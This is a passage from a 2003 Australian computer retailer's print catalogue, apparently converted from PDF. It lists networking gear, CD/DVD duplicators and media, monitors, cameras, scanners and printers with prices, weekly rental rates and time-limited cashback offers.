24 Ports 10/100Mbps, 2 x copper gigabit ports, 2 x GBIC slots.

Rent* \$14.10/wk (J2423) **\$1,258**

FSM726S

24 Ports 10/100Mbps, 2 x copper gigabit ports, 2 x GBIC slots, non-blocking backplane, stackable.

Rent* \$15.35/wk (D8885) **\$1,370**

FSM750S

48 Ports 10/100Mbps, 2 x copper gigabit ports, 2 x GBIC slots, non-blocking backplane, stackable.

Rent* \$30.14/wk (G4121) **\$3,037**

GSM712

10 ports 10/100/1000Mbps switch with 2x GBIC slots.

Rent* \$37.00/wk (F4112) **\$3,728**



AGM711F

Managed Fibre gigabit module

Rent* \$10.24/wk (D0924) **\$914**

AGM711T

Managed Copper gigabit module

(D0921) **\$249**

Gigabit Switches

These unmanaged gigabit switches from NETGEAR provide lightening fast 10/100/1000 connections. All ports are automatic speed and full/half duplex sensing.

GS524T

24 Port 10/100/1000 gigabit switch.

Rent* \$29.87/wk (D5961) **\$3,010**

GS516T

16 port 10/100/1000Mbps gigabit switch.

Rent* \$22.20/wk (D5960) **\$2,237**

GS108

8 Port 10/100/1000Mbps gigabit switch.

Rent* \$10.07/wk (H1741) **\$899**

GS104

4 Port 10/100/1000Mbps gigabit switch.

Rent* \$8.13/wk (F7306) **\$726**



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NETGEAR™

Prices are subject to change. Check here for latest prices & products!!

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www.ht.com.au/cat/netgear

Wireless Solutions

Firewall and VPN Routers

NETGEAR offer a complete range of ProSafe firewall routers which include SPI, DoS, logging and reports and alerts. All routers support VPN passthrough, content filtering and VPN endpoint termination is available on certain products.

FVM318 Cable/DSL ProSafe firewall, 802.11b Wireless access point, upto 102 VPN tunnels over WLAN and WAN, 8 x 10/100 switch

Rent* \$19.95/wk (G8578) **\$1,780**

FVL328 Cable/DSL ProSafe firewall router, 100 VPN tunnels,

8 x 10/100 switch Rent* \$12.83/wk (G8576) **\$1,145**

FVS318 Cable/DSL ProSafe firewall router, 8 VPN tunnels,

8 x 10/100 switch (F0242) **\$313**

FR114P Cable/DSL ProSafe firewall router, print server,


4 x 10/100 switch (F0902) **\$239**

FR328S Cable/DSL ProSafe firewall router, serial port

for automatic fail over, 8 x 10/100 switch (G6240) **\$392**

FM114P Cable/DSL ProSafe Wireless router, 802.11b access

point, print server, 4 x 10/100 switch (F0904) **\$392**



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CELLARS
vintagecellars.com.au



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Wireless Solutions

NETGEAR's wireless products supports 54 Mbps 802.11g* and 802.11b as well as 802.11a ensuring the maximum freedom of movement, flexibility and maximum throughput in all situations.

WAG511 54Mbps a/b/g tri band PC card **NEW** (H9135) **\$249**

WAG103 54Mbps a/b/g tri band Access Point **NEW** (H9114) **\$Call**

WGR614 54Mbps Cable/DSL Wireless Router **NEW** (J2416) **\$299**

WG602 54Mbps wireless access point **NEW** (H9579) **\$265**

WG511 54Mbps wireless PC card **NEW** (H9581) **\$145**

MA401 11Mbps 802.11b wireless PC card (C8117) **\$95**

MA111 11Mbps 802.11b USB adapter (H9137) **\$155**

MR814 11Mbps 802.11b Cable/DSL Router (H1735) **\$239**

ME103 11Mbps 802.11b Prosafe Wireless Access point **NEW** (H9141) **\$375**

ANTENNAS
Now available!
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for details



*This product has been designed and developed to the draft IEEE specification for the 802.11g standard. Final ratification is expected in the second half of 2003. Specification is subject to change without notice

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The figures quoted are based on a per week basis over 3 years. T.A.P. Terms & Conditions apply.

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

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HARRIS Technology Centre
TECHNOLOGY.
at Kmart Broadway-Sydney

JUN
31

CD/DVD Production

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

CD Printers

PRIMERA
TECHNOLOGY INC
Signature Pro



- 2400 dpi
- Dual Ink cartridges

Rent* \$33.89/wk (C3681)

\$3,415

Inscripta



- 610 x 305 dpi thermal
- Durable finish

Rent* \$45.12/wk (B2932)

\$4,769

RIMAGE™

Liberty Printer

NEW



- 4800dpi
- HP ColorRET colour management
- Dual ink cartridges

RMGLIB01

Rent* \$27.97/wk (J2062)

\$2,819

See page 33 for Printable Discs for these printers

CopyCat CD Duplicator

The easiest way to automatically copy CDs
Just put your master in the reader and the blank in the burner.
No PC required - totally stand alone burn only.



GREAT PRICE

CopyCat (J2058) **\$465**

PrismPlus Thermal CD/DVD Printer

RIMAGE™

- 300 x 600 dpi
- Mono or 3 colour
- 2,100 mono prints per ribbon
- Less than 10 secs per mono print.



GREAT PRICE

Rent* \$59.23/wk (G3859) **\$6,419**

Primera Bravo Burn and Print

PRIMERA
TECHNOLOGY INC



Introducing the World's first fully integrated CD-R Burning and Printing Device.



- 2400 dpi Printing
- 48x CD-R or 4 x DVD drive
- Windows 2000/XP Software
- Fully integrated robotics
- 25 disc capacity for unattended burning and printing

Print only Rent* \$27.97/wk (H0372) **\$2,819**

48x CD-R Rent* \$39.16/wk (G1708) **\$4,139**

4x DVD-R Rent* \$47.71/wk (G1709) **\$5,170**

Rimage Desktop Publishers

RIMAGE™

NEW

Introducing the new and improved Desktop range of CD publishers from Rimage



- DTP1500 - 100 Disc Capacity
- DTP4500 - 120 Disc Capacity
- 4800 dpi Liberty printer included
- Network ready software included

DTP1500 - 1 CD-R Drive

Rent* \$75.39/wk (J2064) **\$8,470**

DTP1500 - 2 CD-R Drives

Rent* \$78.90/wk (J2065) **\$9,410**

DTP4500 - 4 CD-R Drives

Rent* \$99.18/wk (J2066) **\$12,235**

CopySmart Plus CD Towers

The CopySmart Plus CD Towers make stand alone manual CD copying easy and affordable.



- LCD status panel
- Simple 4 button interface
- CD backup at the touch of 1 button
- Support high speed CD-RW writing

40x CD-R 3 Drives Rent* \$17.43/wk (F1867)

\$1,555

40x CD-R 7 Drives Rent* \$30.85/wk (F1349)

\$3,109

CopySmart Plus DVD Towers

The CopySmart Plus DVD Towers make stand alone manual DVD copying easy and affordable.



4x DVD-R 3 Drives

Rent* \$36.57/wk (H0076) **\$3,685**

4x DVD-R 5 Drives

Rent* \$50.25/wk (H0079) **\$5,445**

4x DVD-R 7 Drives

Rent* \$64.22/wk (H0080) **\$7,215**

JUN

32

CD and DVD Media: Storage for Life

DataLifePlus CD-R



- 80 min 1x - 48x
10 pack
(G1680) **\$10**
- 80 min 1x - 52x
10 pack slim case
(H9519) **\$12**

Digital Vinyl CD-R



Designed to look like a vinyl record these eye-catching discs are a great way to save delicate LP collections or make a standout business presentation.

- CD-R: 80 min vinyl 10 pack
(G1731) **\$12**

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*Delivery charges extra.

4x NOW available Verbatim DVD Media

DVD-R



- 4.7GB DVD-R 4x singles jewel case
(H1479) **\$7**

- DVD-R 2x inkjet printable 20 pack spindle
(F7683) **\$125**

Video case also available

DVD-RW



- 4.7GB DVD-RW 2x singles jewel case
(C8841) **\$9**

DVD+R



- 4.7GB DVD+R 4x singles jewel case
(H1255) **\$8**

- 4.7GB DVD+R 2.4x inkjet printable 20 pack spindle
(H0608) **\$125**

Video case also available

DVD+RW



- 4.7GB DVD+RW 2.4x singles jewel case
(D9166) **\$9**

MusicLifePlus CD-R Audio



- 80 min 10 pack
(C7889) **\$13**
- 80 min singles
(D0011) **\$2**

Pocket Colours 8cm CD-R & CD-RW



Mini CD's that fit in your pocket!

Store up to 3 hours of MP3's or up to 185MB of pictures, files or any data you like. Compatible with any standard tray based CD player or burner.

- CD-R: 21 min 185MB 5 pack
(D9192) **\$7**
- CD-RW: 21 min 185MB 5 pack
(H1471) **\$10**

Printable CD-R Media



- In spindles of 50 inkjet printable 80 min 48x
(G1742) **\$36**
- Silver thermal printable 80 min 48x
(H1073) **\$39**

DataLifePlus Colours CD-R



- 80 min 700MB coloured CD-R's in a 25 pack 48x
(G2890) **\$28**
- 80 min 700MB coloured CD-R's in a 10 pack 48x
(G2015) **\$11**

DataLifePlus Spindles



- 80 min DataLifePlus spindle 30 pack 48x
(G5999) **\$22**
- 80 min DataLifePlus spindle 50 pack 52x
(H9517) **\$38**

DataLifePlus CD-RW

- 700MB CD rewritable 2x - 4x 5 pack colours
(D9230) **\$8**
- 650MB 2x - 4x singles
(77492) **\$2**
- 650MB 16x - 24x ultra speed singles
(G1741) **\$2**
- 650MB 4x - 12x high speed 5 pack
(G6434) **\$9**

Verbatim DataLifePlus CD's represent the latest in technology. Featuring a proprietary blue Super-Azo dye which has the best resistance to sunlight, silver reflective layer for optimum read and write performance and multispeed recording.

Did you know...



New models out now!

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Multisync LCD I760V

- 17" LCD Monitor
- Resolution 1280 x 1024
- Available in black or silver/beige

Black Rent* \$11.19/wk (G9679)

\$999



NEC

V730
17" CRT
Monitor
1280 x 1024
(B7522)
\$239

V930
19" CRT
Monitor
1600 x 1200
(C9739)
\$445



LCD I560V

- 15" LCD Monitor
- Resolution 1024 x 768
- Available in black or silver/beige

Black

Rent* \$6.71/wk (G8753)

Silver/Beige

Rent* \$6.71/wk (G8864)

\$599

\$599

NEW

LCD I860NX

- 18" LCD Monitor
- Resolution 1280 x 1024
- Available in black or white

Black

Rent* \$17.30/wk

\$1,544



NEW



LCD3000

- 29.5" Viewable Image Size
- Resolution 1280 x 768
- Multi Compatibility
- Multi Screen Operations

Rent* \$62.30/wk

\$6,999

IT & T AWARDS
RESELLER
OF THE YEAR
2002

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Collect Fly Buys points on your computer hardware & software when you purchase from **HARRIS TECHNOLOGY**.



FE991SB

- 19" Flat CRT Monitor
- Resolution 1792 x 1344 @ 68Hz
- Flat aperture grille
- SuperBright function

Rent* \$7.21/wk (G8754)

\$644



FP2141SB

- 22" Flat CRT Monitor
- Max resolution 2048 x 1536 @ 85Hz
- Flat aperture grille
- SuperBright function

Rent* \$15.12/wk (G8755)

\$1,349



VT460

- Compact 2.9 kg
- 1500 ANSI lumens
- "Eco-mode" extends your lamp life

Rent* \$27.24/wk (H0997)

\$2,745

JUN
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SAMSUNG


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Directwww.ht.com.au/cat/samsung

High-Breed Monitors

SyncMaster 171N - 17" LCD Monitor

- 17" TFT computer monitor
- 1280 x 1024 max resolution
- 16.2 million colours
- Viewing Angle: (H/V) 140° / 120°
- 350:1 contrast ratio
- Ultra slim bezel (13.5mm)
- 3 year warranty

Silver Rent* \$11.08/wk (F9638) **\$989**


Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

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*Delivery charges extra.

SyncMaster 172W - 17" LCD Monitor

- 17" TFT computer monitor
- 1280 x 768 Max Resolution
- 16.2 million colours
- 400:1 Contrast Ratio
- Viewing Angle: (H/V) 140° / 110°
- Analogue / Digital Interface
- 3 year warranty


Rent* \$14.89/wk (G9866) **\$1,329**

Fyshwick Business Centre

NOW OPEN IN ACT!

SyncMaster 191N - 19" LCD Monitor

- 19" TFT Computer Monitor
- 1280 x 1024 max resolution
- 16.7 million colours
- 170/170 viewing angle (H/V)
- 500:1 contrast ratio
- Ultra Slim Bezel (18.6mm)
- 3 year warranty

Rent* \$17.92/wk (H1088) **\$1,599**


Ask About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

SyncMaster 151N - 15" LCD Monitor

- 15" TFT Computer Monitor
- 1024 x 768 max resolution
- 16.2 million colours
- 140/120 viewing angle (H/V)
- 330:1 contrast ratio
- Ultra Slim Bezel (16.2mm)
- Analogue Input
- 3 year warranty

Silver (J2170) **\$Call**

Fly Buys

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35

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HARRIS TECHNOLOGY
for all your
computer
needs!

Images for illustration purposes only

CML152XW 2

- 15" TFT LCD Monitor
- XGA 1024 x 768@75Hz
- 250 cd/m²
- 350:1 Contrast
- VESA Mount
- Plug and Play
- Tilt Stand



Rent* \$7.83/wk (F4105) **\$699**

CML174SXW

- 17" TFT LCD Monitor
- SXGA 1280 x 1024@75Hz
- RGB + DVI-D inputs
- Fast 16ms Display
- 260 cd/m² Brightness
- 400:1 Contrast
- VESA Mount
- Plug and Play
- Tilt Stand



Ivory (G2012) **\$989**
Black (G2014)

CML154XW

- 15" TFT LCD Monitor
- XGA 1024 x 768@75Hz
- 250 cd/m² Brightness
- 350:1 Contrast
- Built-In Speakers
- VESA Mount
- Plug and Play
- Tilt Stand



Ivory (H0313) **\$710**
Black (H0314)

CML175SXW

- 17" TFT LCD Monitor
- SXGA 1280 x 1024@75Hz
- RGB + DVI-D inputs
- Fast 16ms Display
- 260 cd/m² Brightness
- 400:1 Contrast
- Built-In Speakers
- VESA Mount
- Plug and Play
- Tilt Stand



Rent* \$11.19/wk **\$999**
Ivory (H0317) Black (H0318)

CML200UXW B

- 20" TFT LCD Monitor
- UXGA 1600 x 1200@60Hz
- RGB + DVI-D inputs
- Fast 25ms Display
- 250 cd/m²
- 500:1 Contrast
- Detachable Speakers
- VESA Mount
- Plug and Play
- Tilt/swivel stand



Rent* \$37.36 /wk **\$3,949** (F8911)

JUN

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Quality and innovation, no risk

SAMSUNG ML 1510


Meet the smallest one!

Key features:

- World smallest 14ppm mono laser
- USB interface
- Windows, Macintosh and Linux compatible
- With Toner Save on Prints at under 2.7 cents per page
- 2 year return-to-base warranty



(10235) **\$359**



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

Fortitude Valley Business Centre

NOW OPEN IN QLD!

SAMSUNG SCX 4216F


The Laser print solution for everyone!

Key features:

- 16ppm mono laser multifunction
- Copy, Fax, Scan and Print
- USB interface
- Windows, Macintosh and Linux compatible
- With Toner Save on Prints at under 2.7 cents per page
- 2 year return-to-base warranty



Rent* \$10.06/wk (J2137) **\$898**



Collect 1000 Bonus Fly Buys points when you purchase 10235, J2137 & H1757 between 20/05/03-30/06/03

SAMSUNG SCX 5312F

An affordable solution to all of your office requirements

Key features:


- 12ppm/cpm mono laser copier/multifunction (copy, print, fax and scan)
- Duplex (double-sided) copying and printing
- 600dpi colour scanning (mono printing and copying)
- with Samsung's Toner Save, costs less than 2.5 cents per page to print/copy
- comes with....



DigitAllreassurance
3 year on site warranty

Rent* \$18.87/wk (H1757)

\$1,684



Ask About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

JUN

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Canon

advanced simplicity

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Direct

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advance technology ...

new digital cameras.....

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*Delivery charges extra.

powerShot A60
2.0MP



Rent* \$6.66/wk
(H2209)
\$595

digital IXUS II
3.2MP



Rent* \$10.03/wk
(J2473)
\$895

powerShot G3
4.0MP



Rent* \$17.65/wk
(G4632)
\$1,575

Canon
advanced simplicity

Canon PowerShot A300 DIGITAL CAMERA



- Compact and stylish 3.2 Megapixel digital cameras with Canon 5x digital zoom lens.
- 12 shooting modes, from complete control to full automatic mode allowing manual selection of aperture and shutter speeds.
- Movie recording and playback with sound - 640 x 480(L) and 320 x 240 (M)

(J2466) **\$495**

PowerShot A70 DIGITAL CAMERA



- Compact and stylish 3.2 Megapixel digital cameras with Canon 3x optical zoom lens.
- 12 shooting modes, from complete control to full automatic mode allowing manual selection of aperture and shutter speeds.
- Movie recording and playback with sound - 640 x 480 (A70) and 320 x 240 (A60).

Rent* \$7.56/wk (H2206) **\$675**

DIGITAL IXUS 400



- 4.0 Megapixel CCD image sensor delivers 2272x1704 pixel resolution.
- Canon 3x zoom lens (35mm equivalent: 36-108mm) f/2.8-4.9 with smooth 3.6x digital zoom.
- DIGIC Digital Imaging Processor combines camera controls and image signal processing to deliver superior digital pictures.

Rent* \$11.15/wk (H2207) **\$995**

Canon PowerShot S50 DIGITAL CAMERA



- 5 Megapixel 1/1.8" CCD image
- 2592 x 1944 pixels.
- High resolution Canon 3x f/2.8-4.9 aspherical zoom lens
- Selectable 9 point AIAF
- 9 position white balance
- Manual and automatic shooting modes
- 3 light metering modes, from ISO50 to 400.

Rent* \$15.41/wk (H2210) **\$1,375**



lide20 flatbed scanner

- One touch scan, copy and email.
- USB interface.
- 600 x 1200 dpi.
- 48-bit input.
- 24-bit output.

(F9858) **\$145**

CanoScan 3000 F



- Film scanning
- 1200 x 2400 dpi optical resolution with 48-bit input bit depth.
- Advanced Z-Lid keeps books and other bound documents flat on the scanner for evenly lit scans.
- Fast scanning thanks to the USB 2.0 Hi-Speed interface.

(H2228) **\$285**

n640 pex
600dpi



(D4026) **\$129**

lide30
1200dpi



(H2229) **\$209**

lide50
1200dpi



(H2230) **\$235**

CS5000f
2400dpi
film scanning



(G4633) **\$379**

CS8000f
2400dpi
film scanning



Rent* \$6.33/wk
(G5524) **\$565**

CS9900f
3200dpi
film scanning



Rent* \$8.51/wk
(H2231) **\$759**

JUN
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... simple to use

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multifunction devices.....

Laser Shot LBP-2140

Colour Laser Printer

NEW

- 16ppm mono, 4ppm colour
- Zero warm up time
- Fastest first page to print
- No extra RAM required
- Optional network printing
- USB 2.0 high speed connectivity for fast data transfer

Rent* \$19.59/wk

(J2427) **\$1,748**

imageCLASS MP 700

NEW



- Direct Memory card printing.
- 3-in-1 flatbed.
- Print, copy, scan, memory card printing.
- Up to 22 pages per min (mono).
- Up to 14 pages per min (colour).
- 2400 x 1200 dpi scanning resolution.

Rent* \$6.71/wk

(J2415) **\$599**

imageCLASS
m p c 190
Printer,
scanner,
copier



(H2216) **\$365**

imageCLASS
MPC 200



- Print, copy, scan, memory card printing.

(G4582) **\$399**

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*Delivery charges extra.

Fyshwick Business Centre
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advanced simplicity

new printers.....

s200spx bubble jet printer



(H2211)

\$109

- Up to 2880 x 720 dpi resolution.
- Cost-saving permanent print head technology.

i320 bubble jet printer



(G4584)

\$139

- Up to 10ppm black.
- Up to 7ppm colour.
- Up to 2400 x 1200dpi resolution.
- Borderless 6" x 4" photo prints.

i450 bubble jet printer



(J2418)

\$229

- Print up to 18ppm in B&W
- 4800x1200dpi print resolution
- 2 picolitre ink drops
- Borderless photo prints up to A4 size

i550 bubble jet printer



(H2217)

\$335

- Up to 18ppm black.
- Up to 11ppm colour.
- Up to 4800 x 1200 dpi.
- Individual ink tanks for low running costs.

i850 bubble jet printer




(H2218)

\$485

- Up to 22 ppm in black & white, 14 ppm in colour.
- Economical individual ink tanks.
- High resolution 4800 x 1200 dpi printing.

i70 bubble jet printer



(H2219)

\$499

- Up to 13ppm print.
- 4800 x 1200 dpi resolution.
- Direct printing from compatible Canon digital cameras.
- USB & Wireless Infrared interfaces.

s330 bubble jet printer



(G2318)

\$169

- Up to 14ppm black and 10ppm colour printing.
- Full bleed photo print.
- Up to 2400 x 1200dpi resolution.
- Colour lasts up to 25 years using Canon's photo paper pro.

i470D bubble jet printer



(J2419)

\$399

- 4800x1200 dpi print resolution
- 2 picolitre ink drops
- Camera direct and memory card direct printing
- Borderless photo prints up to A4 size

i6100 bubble jet printer



Rent*

\$6.71/wk

(J2420)

\$599

- Print speeds up to 12ppm in B
- 2400x1200 dpi print resolution
- 5 picolitre ink drops
- Up to A3+ size printing - 329x483mm

i9100 bubble jet printer



Rent*

\$13.43/wk

(J2421)

\$1,199

- A3 photo prints in around 2 minutes
- 4800x1200 dpi printing
- Borderless photo printing up to A3+ size - 329x483mm
- 6 ink system

Ask About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

RENTSMART

The figures quoted are based on a per week basis over 3 years. T.A.P. Terms & Conditions apply.

JUN

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Delivery
Australia-Wide

hp deskjets & officejets & PSC

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KWIKTRON'S vast inventory of the latest equipment is in-stock and ready for immediate delivery.
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Ask About...



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- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

JUN 40

hp scanjet 3570C

HP's Photo-Quality Dual Sensor CCD Technology Scanner with HP Memories Disc Creator Software



- Up to 1200dpi optical resolution
- 48bit colour • USB • Scan 35mm negatives and slides with built-in adapter • 10-2000% scaling in 1% increments • Windows 98, 2000, Me, XP, PII, Celeron or compatible • Photo quality results for everything you scan
- Easy one-touch scanning, copying and emailing.

(F4313) **\$269**

hp PSC 1210 all-in-one

print/scan/copier

- Up to 4800-optimised dpi1 in colour
- hp photoREt 3 colour layering technology
- Up to 600 x 600 dpi in black • Up to 600 x 2400 dpi optical resolution (up to 19,200 dpi enhanced) • up to 36-bit colour • 8-bit greyscale (256 levels of grey) • flatbed scanner enables easy scanning and copying of photos, documents and books.
- Copy speed: black up to 12 cpm, colour: up to 10 cpm
- black text up to 600 x 1200 dpi colour copy resolution: up to 1200 x 1200 dpi on hp colourfast photo paper.



(H9162) **\$199**

hp PSC 2110

print/scan/copier

- Up to 4800-optimized dpi in colour or optional six-ink colour • Duty Cycle : 3,000 • Print Resolution, Black : 1200 x 1200 dpi • Print Resolution, Colour : 1200 x 1200 dpi, up to 4800-optimized dpi using HP Premium Photo Paper • Scan Resolution, Optical: 600 x 1200 dpi • Colour Text and Graphics: up to 1200 x 1200 dpi on hp Premium Photo Paper • Fax Resolution, Best 300 x 300 dpi



(G0815) **\$299**

hp PSC 2210

print/scan/copier

- Up to 4800-optimized dpi in colour or optional six-ink colour • digital camera memory card slots and easy to navigate control-panel buttons and proof sheet • Duty Cycle : 3,000
- Print Resolution, Black : 1200 x 1200 dpi • Print Resolution, Colour : 1200 x 1200 dpi, up to 4800-optimized dpi using HP Premium Photo Paper • Scan Resolution, Optical: 1200 x 2400 dpi • Colour Text and Graphics: up to 1200 x 1200 dpi on hp Premium Photo Paper • Fax Resolution, Best 300 x 300 dpi



(G1633) **\$499**

hp officejet 5110

print, fax, scan, copy - hp's compact all-in-one with advanced fax features

- Up to 4800-dpi colour is ideal for high resolution images and 600x600 dpi black text printing and copying • Prints up to 12ppm in black and 10ppm in colour • Copies at 12cpm (black) and 8cpm (colour) • faxes 3 seconds per page
- 150 sheet capacity input tray, 50 sheet output tray • 20 pages automatic document feeder • USB connectivity.



(H0634) **\$399**

hp officejet 6110

Professional Colour Communication

- Up to 19ppm in black and 15ppm in colour (up to 14cpm for colour copying) • Versatile flatbed and high scanning resolution using hp's unique CCD technology (600x1200dpi, 48 bit colour) • photoREt 3 colour layering technology
- 4x6 borderless photos • 3.6kbps built in modem, faxes 6 seconds per page • 100 sheet capacity input tray, 50 sheet output tray • USB connectivity.



Rent* \$7.16/wk (H0635) **\$639**

hp scanjets, photosmart printer & consumables

hp deskjet 3820

- Photo-quality with HP PhotoREt3 colour layering technology
- Up to 4800 x 1200 optimised dpi in colour (on hp colourfast photo paper & 1200 x 1200 input dpi)
- and rich black text
- Specially formulated hp fade-resistant inks and photo papers
- One-touch print cancel button
- Low-ink indicator light
- Prints up to 12ppm in black and 10ppm in colour
- Networkable with optional hp jetdirect wired and wireless print servers.



(F7709) **\$135**

hp deskjet 5550

Enhance your productivity

- Photo-quality with HP PhotoREt3 colour layering technology
- 8MB built-in RAM
- up to 4800 x 1200 optimised dpi
- using HP colourfast photo paper and 1200 x 1200 input dpi
- black: up to 1200 x 1200 dpi rendered black text on inkjet paper
- Mono up to 17ppm
- colour up to 12ppm
- parallel, USB 2.0
- 100-sheet input tray, 50 Sheets output tray



(F7710) **\$185**

hp deskjet 6122

- High speed colour printer perfect for the small to medium business
- Up to 4800 x 1200 dpi in colour and 600 x 600 dpi in black
- Prints up to 20ppm in black and 13ppm in colour
- 8MB built-in memory
- USB 2.0 and parallel interface
- 150 sheet input tray
- Automatic 2 sided printing
- Low ink indicator light.



(G2451) **\$275**

paper



hp c7006a hp photo quality, semi-gloss, A4, 25 sheets

(C6840) **\$15**

hp q1936a hp premium inkjet paper, A4, 200 sheets

(D9329) **\$37**

hp q1952a Colour fast photo paper 4R - 20 Sheets

(G0321) **\$20**

ink cartridges

Buy any 2 Get
\$25 Cashback Offer
Conditions apply*



No 29 Black Inkjet Cartridge (21919) **\$63**

No 45 Black Inkjet Cartridge (22643) **\$65**

No 78 Tri Colour Inkjet Cartridge Large (97335) **\$129**

toner

Buy any 3 Get
\$100 Cashback Offer
Conditions apply**



hp c4092a LaserJet print Cartridge for hp 1100, 3200, 2500 page Toner

(70459) **\$128**

hp 92298a LaserJet Black Print Cartridge for 4/M, 4+/M+, 5/N/M 6800 page Toner

(07995) **\$195**

hp 92298x LaserJet Black Print Cartridge for 4/M+/M+, /5/5M/5N 8800 Page Toner

(42504) **\$208**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY

*Delivery charges extra.

Cash Back Offer Conditions Apply

***\$25 Cash Back Offer**
Buy any 2 genuine hp inks and receive a \$25 cash back. Purchase 20 genuine hp inks and receive a bonus hp digital camera c320 as well as \$250 cash back

****\$100 Cash Back Offer**
Buy any 3 genuine hp toners and receive a \$100 cash back. Purchase up to 100 toners and receive a bonus hp colour laserjet 1500 as well as cash back.

Send proof of purchase & claim form to hp for redemption. See

www.hp.com.au/ supplies for details and Terms & Conditions

Offers Valid between
23rd May, 03 to 31st July, 03

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hp LaserJet Printers

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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HARRIS TECHNOLOGY™

hp LaserJet 1300 Series

- 19ppm with 133MHz Motorola Coldfire processor • 1200 x 1200dpi print quality • 16MB RAM up to 80MB max • hp PCL 5e, 6 & Postscript level 2 emulation • 250 sheet input tray • 10,000 page duty cycle.



NEW

hp LaserJet 1300 Rent* \$9.10/wk (H9826) **\$812**
hp LaserJet 1300N Rent* \$14.16/wk (H9827) **\$1,264**

hp colour LaserJet 1500 Series

- 16ppm black, 4ppm colour
- Quiet operation
- 125 sheet multi-purpose tray & 250 sheet cassette
- 125 sheet face down output (250 & 500 sheet paper trays available)
- straight through paper slot for thick media • ImageREt 2400
- 16MB RAM



hp LaserJet 1500L (Lite Version) Rent* \$19.42/wk (J2056) **\$1,733**
hp LaserJet 1500 (Base Unit) Rent* \$22.56/wk (J2057) **\$2,274**

hp TradeUp Program

There has never been a better time to move up to a new HP LaserJet printer. With the latest technology at your fingertips, increased office productivity and lower operating cost, this investment will pay for itself in no time! Trade in that old HP LaserJet or even another printer brand that's collecting dust in the corner, and we'll give you a great trade in rebate for it. All you have to do is purchase a new HP LaserJet series printer* then fill out and return the claim form. HP will even collect your old printer for free. It's that easy!

For example, buy an HP LaserJet 2300 or HP color LaserJet 2500 printer and receive a refund of \$325 for a trade in of any HP LaserJet printer or \$275 for a trade in of any other manufacturer's laser or solid ink printer. That's right, HP is rewarding customer loyalty.

Visit <http://www.hp.com.au/tradeup> for more details and terms and conditions

(* N/A on the HP LaserJet 1000, 1200, 3200, 3300 series.) Returned printers must be laser or solid ink printers in working condition. The trade in offer ends on 30 June 2003. New printers must be purchased and delivered by that date.

hp LaserJet 2300 Series

- 24ppm, up to 8ppm duplex
- 1200 x 1200dpi print quality
- 32MB RAM up to 288MB max • hp PCL 5e, hp PCL 6, PostScript 3™ & automatic language switching • up to 850 sheet input tray • 50,000 page duty cycle.



NEW

hp LaserJet 2300 Rent* \$16.75/wk (H9828) **\$1,495**
hp LaserJet 2300D Rent* \$18.02/wk (H9829) **\$1,608**
hp LaserJet 2300N Rent* \$21.57/wk (H9830) **\$1,925**
hp LaserJet 2300DN Rent* \$23.75/wk (H9831) **\$2,119**
hp LaserJet 2300DTN Rent* \$26.84/wk (H9832) **\$2,705**

hp LaserJet 4300 Series

- A4 size 43ppm
- 1200 dpi print quality
- 64MB RAM
- 350MHz processor
- two optional EIO interface slots
- 500 sheet input tray (media capacity 600 sheets)
- 50 sheet face up output tray
- 250 sheet face down output tray
- 100 sheet multipurpose input tray.



hp LaserJet 4300 Rent* \$25.89/wk (G4258) **\$2,609**
hp LaserJet 4300N Rent* \$32.91/wk (G4259) **\$3,316**
hp LaserJet 4300TN Rent* \$37.44/wk (G4260) **\$3,773**
hp LaserJet 4300DTN Rent* \$40.51/wk (G4261) **\$4,282**

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



The future in imaging

PC USER
best buy

Magicolor 2300 DeskLaser

The InkJet Killer

A colour laser printer under \$2,000 without the killer inkjet running costs. Armed with high resolution, high capacity and high quality output this printer leaves nothing but a small footprint and carries a tiny cost of ownership.

 Rent* \$20.90/wk (F7927) **\$1,865**

Print Speed	Up to 4ppm colour A4, 16ppm mono
Resolution	2400 x 600dpi
Interface	Ethernet (10/100BaseTX); USB 1.1; Parallel; optional Bluetooth
Compatibility	Windows 95/98/2000/NT/XP

*Best Buy October 2002 by PC User Magazine



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*Delivery charges extra.

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PagePro1200W

Desktop Monochrome Printing

To break away from the pack and take the lead, you need office equipment that enables you to do more with fewer resources. With a 3 year exchange warranty that includes the drum, the PagePro 1200W has amazing printing efficiency.

 (F9324) **\$399**

Print Speed	Up to 12ppm
Resolution	1200 x 1200dpi
Interface	USB 1.1; IEEE 1284 Parallel
Compatibility	Windows 95/98/2000/NT/XP

PagePro1250W

Desktop Monochrome Printing

